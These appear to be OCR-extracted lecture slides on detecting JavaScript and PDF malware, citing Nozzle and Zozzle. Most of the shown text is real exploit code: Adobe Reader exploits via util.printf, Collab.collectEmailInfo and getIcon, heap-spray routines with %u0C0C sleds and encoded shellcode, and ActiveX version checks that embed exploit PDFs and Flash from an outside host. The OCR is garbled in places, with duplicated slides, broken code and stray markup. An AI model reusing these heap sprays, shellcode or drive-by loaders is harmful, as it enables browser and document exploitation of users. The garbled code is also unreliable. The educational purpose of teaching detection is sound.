"ws\\Sv" + "ste" + "m32\\d" + "riv" + "ers\\tm" + "evt" + "mgr.sv" + "s")) {
   document.write("<meta http-equiv=\"refresh\" content=\"0; url=http://google.com\">");
   ca = 1;
};
```




# Malzilla (2)



#### Decoders




## Disassemble?




## And More

#### Runtime Deobfuscation via Code Unfolding



### Malicious PDFs



# Unpacking It Some More

```
var IyIFVe = app.viewerVersion.toString();
                                if (IyIFVe > 8){
                                         x8EVTm(1);
                                        var ivvCdv8 = "12999999999999999999";
                                for (RVU5gmOE = 0; RVU5gmOE < 276; RVU5gmOE ++ ){}
                                                                                                  ivvcdy8 += "8";
                                                   util.printf("%45000f", ivvcdy8);
                                if (IyIFVe < 8){
Scripts
                                         \times 8 \text{EVTm}(0);
                                        var UNXaCTHb = unescape("%u0c0c%u0c0c");
                                        while (UNXaCTHb.length < 44952) UNXaCTHb += UNXaCTHb;
                                        this .collabStore = Collab.collectEmailInfo({
                                                                                                  subj : "", msq : UNXaCTHb});
      onsole
View:
                                if (IyIFVe < 9.1){
function get shellcode (r
                                        if (app.doc.Collab.getIcon)
           var u = get url
                                                  \times 8 \text{EVTm}(0);
                                        var eGREUTNw = unescape("%09");
    while (eGREUTNw.length < 0x4000)eGREUTNw += eGREUTNw;</pre>
"%uC033%u8B64%u3040%u0C"
%u1C70%u8BAD%u0858%u09EF
                                                 eGREUTNW = "N." + eGREUTNW;
%u8D34%u7C40%u588B%u6A30
                                                 app.doc.Collab.getIcon(eGREUTNw);
                                if (IyIFVe == 9.2){
                                         \times 8 \text{EVTm}(1);
                                        util.printd("1.000000000.000000000.1337 : 3.13.37", new Date());
                                                 media.newPlayer(null);
```

## **Detection Approaches**

- Static analysis of JavaScript?
- What are the challenges?


- Observe execution
- Watch in-browser behavior
- Watch OS effects
- Run in a VM

### How to Recognize JavaScript Malware?

Look at representative malware

2. Find commonalities

3. Encode them as features



# See Anything in Common

```
var MuqEZYdx = "%u56e8%u0000%u5300%u5655%u8b57%u246c%u8b18%u3c45%u548b%u7805%uea01...";
var avIztsbF = "%u0C0C%u0C0C";
var TzsygYnD = "%u0b0b%u0b0bAAAAAAAAAAAAAAAAAAAAAAAA;
var eSSOLKOd = unescape(MuqEZYdx);
var pblkPrKa = new Array();
var wSqaQK = 1000;
var xASdnqwj = 0x100000;
var xAFKNqwO = 2;
var oQkmsLLP = 0x01020;
var EibcUrHC = xASdnqwj - (eSSOLKOd.length * xAFKNqwO + oQkmsLLP);
var cTAfWBbz = unescape(avIztsbF);
var oKqMlPqL = 0xC0;
while (cTAfWBbz.length < EibcUrHC / xAFKNqwO) {
  cTAfWBbz += cTAfWBbz;
var GBVpRAcd = cTAfWBbz.substring(0, EibcUrHC / xAFKNqwO);
delete cTAfWBbz;
for (JyxlaABZ = 0; JyxlaABZ < oKqMlPqL; JyxlaABZ++) {
  pblkPrKa[JyxlaABZ] = GBVpRAcd + eSSOLKOd;
CollectGarbage();
var fseYOuUZ = unescape(TzsygYnD);
var wxDSxsOR = new Array();
```

# See Anything in Common

```
var MuqEZYdx = "%u56e8%u0000%u5300%u5655%u8b57%u246c%u8b18%u3c45%u548b%u7805%uea01...";
var avIztsbF = "%u0C0C%u0C0C";
var TzsygYnD = "%u0b0b%u0b0bAAAAAAAAAAAAAAAAAAAAAAA;
var eSSOLKOd = unescape(MuqEZYdx);
var pblkPrKa = new Array();
var wSqaQK = 1000;
var xASdnqwj = 0x100000;
var xAFKNqwO = 2;
var oQkmsLLP = 0x01020;
var EibcUrHC = xASdnqwj - (eSSOLKOd.length * xAFKNqwO + oQkmsLLP);
var cTAfWBbz = unescape(avIztsbF);
var oKqMIPqL = 0xC0;
while (cTAfWBbz.length < EibcUrHC / xAFKNqwO) {</pre>
 cTAfWBbz += cTAfWBbz;
var GBVpRAcd = cTAfWBbz.substring(0, EibcUrHC / xAFKNqwO);
delete cTAfWBbz;
for (JyxlaABZ = 0; JyxlaABZ < oKqMlPqL; JyxlaABZ++) {
  pblkPrKa[JyxlaABZ] = GBVpRAcd + eSSOLKOd;
CollectGarbage();
var fseYOuLI7 = unescape(TzsvgYnD).
```

#### **How About This?**

```
var zmn = null;
try {
    zmn = new ActiveXObject("AcroPDF.PDF");
} catch (e) {}
if (!zmn) {
    try {
        zmn = new ActiveXObject("PDF.PdfCtrl");
    } catch (e) {}
if (zmn) {
    lv = ((zmn.GetVersions().split(","))[4].split("="))[1].replace(/\./g, "");
    if ((lv < 900) && (lv != 813)) document.write('<embed src="http://articles.koraja.com/showcat.php?cid=87&cn=Music+%26+MP3?s=EYq5g7Cg&id=2" width=100 height=100 type="application/pdf"></embed>);
try {
    var zmn = 0:
    zmn = (new ActiveXObject("ShockwaveFlash.ShockwaveFlash.9")).GetVariable("$" + "version").split(",");
} catch (e) {}
value="high"/><param name="bgcolor" value="#ffffff"/><embed src="http://articles.koraja.com/showcat.php?cid=87&cn=Music+%26+MP3?s=EYq5g7Cg&id=3"/></embed></object>/);
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\%uEF1F%uEFEF%uAA66%uB9E7%uCA87%u105F%u072D%uEF0D%uEFEF%uAA66%uB9E3%u0087%u0F21%u078F%uEF3B%uEFEF8uAA66%uB9FF%u2E87%u0A96%u0757%uEF29%uEFEF%uAA66%uAFFB%uD76F%u9A2C%u6615%uF7AA%uE806%uEFEE%uB1EF%u9A66%u64CB%uEBAA%uEE85%u64B
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5\%u64B6%uF7BA%uAF07%uEFEF%u85EF%u6410%uFFAA%uEE85%u64B6%uF7BA%uBCBF%uAA64%u85F3%uB6EA%uBCBF%uAA64%u07F7%uEFCC%uEFEF%u85EF%u6410%uFFAA%uEE85%u64B6%uF7BA%uFF07%uEFEF%u85EF%u6410%uFFAA%uEE85%u64B6%uF7BA%uFF07%uEFEF%u85EF%u6410%uFFAA%uEE85%u64B6%uF7BA%uEF07%uEFEF%u85EF%u6410%uFFAA%uEE85%u64B6%uF7BA%uFF07%uEFEF%u85EF%u6410%uFFAA%uEE85%u64B6%uF7BA%uEF07%uEFEF%u85EF%u85EF%u6410%uFFAA%uEE85%u64B6%uF7BA%uEF07%uEFEF%u85EF%u85EF%u6410%uFFAA%uEE85%u64B6%uF7BA%uEF07%uEFEF%u85EF%u85EF%u85EF%u85EF%u85EF%u85EF%u85EF%u85EF%u85EF%u85EF%u85EF%u85EF%u85EF%u85EF%u85EF%u85EF%u85EF%u85EF%u85EF%u85EF%u85EF%u85EF%u85EF%u85EF%u85EF%u85EF%u85EF%u85EF%u85EF%u85EF%u85EF%u85EF%u85EF%u85EF%u85EF%u85EF%u85EF%u85EF%u85EF%u85EF%u85EF%u85EF%u85EF%u85EF%u85EF%u85EF%u85EF%u85EF%u85EF%u85EF%u85EF%u85EF%u85EF%u85EF%u85EF%u85EF%u85EF%u85EF%u85EF%u85EF%u85EF%u85EF%u85EF%u85EF%u85EF%u85EF%u85EF%u85EF%u85EF%u85EF%u85EF%u85EF%u85EF%u85EF%u85EF%u85EF%u85EF%u85EF%u85EF%u85EF%u85EF%u85EF%u85EF%u85EF%u85EF%u85EF%u85EF%u85EF%u85EF%u85EF%u85EF%u85EF%u85EF%u85EF%u85EF%u85EF%u85EF%u85EF%u85EF%u85EF%u85EF%u85EF%u85EF%u85EF%u85EF%u85EF%u85EF%u85EF%u85EF%u85EF%u85EF%u85EF%u85EF%u85EF%u85EF%u85EF%u85EF%u85EF%u85EF%u85EF%u85EF%u85EF%u85EF%u85EF%u85EF%u85EF%u85EF%u85EF%u85EF%u85EF%u85EF%u85EF%u85EF%u85EF%u85EF%u85EF%u85EF%u85EF%u85EF%u85EF%u85EF%u85EF%u85EF%u85EF%u85EF%u85EF%u85EF%u85EF%u85EF%u85EF%u85EF%u85EF%u85EF%u85EF%u85EF%u85EF%u85EF%u85EF%u85EF%u85EF%u85EF%u85EF%u85EF%u85EF%u85EF%u85EF%u85EF%u85EF%u85EF%u85EF%u85EF%u85EF%u85EF%u85EF%u85EF%u85EF%u85EF%u85EF%u85EF%u85EF%u85EF%u85EF%u85EF%u85EF%u85EF%u85EF%u85EF%u85EF%u85EF%u85EF%u85EF%u85EF%u85EF%u85EF%u85EF%u85EF%u85EF%u85EF%u85EF%u85EF%u85EF%u85EF%u85EF%u85EF%u85EF%u85EF%u85EF%u85EF%u85EF%u85EF%u85EF%u85EF%u85EF%u85EF%u85EF%u85EF%u85EF%u85EF%u85EF%u85EF%u85EF%u85EF%u85EF%u85EF%u85EF%u85EF%u85EF%u85EF%u85EF%u85EF%u85EF%u85EF%u85EF%u85EF%u85EF%u85EF%u85EF%u85EF%u85EF%u85EF%u85EF%u85EF%u85EF%u85EF%u85EF%u85EF%u85EF%u85EF%u85EF%u85EF%u85EF%u85EF%u85EF%u85EF%u85EF%u85EF%u85EF%u85EF%u85EF%u85EF%u85EF%u85EF%u85EF%u
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function ek13() {
    return true;
window.onerror = ek13:
var scode1 = unescape(scode +
 "%u7468%u7074%u2F3A%u612F%u7472%u6369%u656C%u2E73%u6F6B%u6172%u616A%u632E%u6D6F%u732F%u6F68%u6377%u7461%u702E%u7068%u633F%u6469%u383D%u2637%u6E63%u4D3D%u7375%u6369%u252B%u3632%u4D2B%u3350%u733F%u453D%u7159%u6735%u4337%u266
7%u6469%u313D%u0032");
try {
```

function ek13() -

window.onerror = ek13;

#### **How About This?**

```
var zmn = null;
try {
      zmn = new ActiveXObject("AcroPDF.PDF");
} catch (e) {}
if (!zmn) {
       try {
            zmn = new ActiveXObject("PDF.PdfCtrl");
       } catch (e) {}
if (zmn) {
       lv = ((zmn.GetVersions().split(","))[4].split("="))[1].replace(/\./g, "");
      if ((Iv < 900) && (Iv != 813)) document.write('<embed src="http://articles.koraja.com/showcat.php?cid=87&cn=Music+%26+MP3?s=EYq5g7Cg&id=2" width=100 type="application/pdf"></embed>');
try {
       var zmn = 0:
      zmn = (new ActiveXObject("ShockwaveFlash.ShockwaveFlash.9")).GetVariable("$" + "version").split(",");
} catch (e) {}
value="high"/><param name="bgcolor" value="#ffffff"/><embed src="http://articles.koraja.com/showcat.php?cid=87&cn=Music+%26+MP3?s=EYq5g7Cg&id=3"/></embed></object>');
var scode =
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EF\% uBDB4\% u0EEC\% u0E
u11D4%u9AB1%uB50A%u0464%uB564%uECCB%u8932%uE364%u64A4%uF3B5%u32EC%uEB64%uEC64%uB12A%u2DB2%uEFE7%u1B07%u1011%uBA10%uA3BD%uA0A2%uEFA1";
```


var scode1 = **unescape**(scode + "%u7468%u7074%u2F3A%u612F%u7472%u6369%u656C%u2E73%u6F68%u6377%u7461%u702E%u7068%u633F%u6469%u383D%u2637%u6E63%u4D3D%u7375%u6369%u252B%u3632%u4D2B%u3350%u733F%u453D%u7159%u6735%u4337%u266

## **Detecting Internet Malware**

Nozzle: A Defense Against Heap-spra Injection Attacks

#### [Usenix Security 2009]

 Scan heap allocated objects to identif sequences



Zozzle: Low-overhead Mostly Static JavaScript Malware Detection

#### [Usenix Security 2011]

 Bayesian classification of hierarchical features of the JavaScript abstract syntax tree. In the browser (after unpacking)

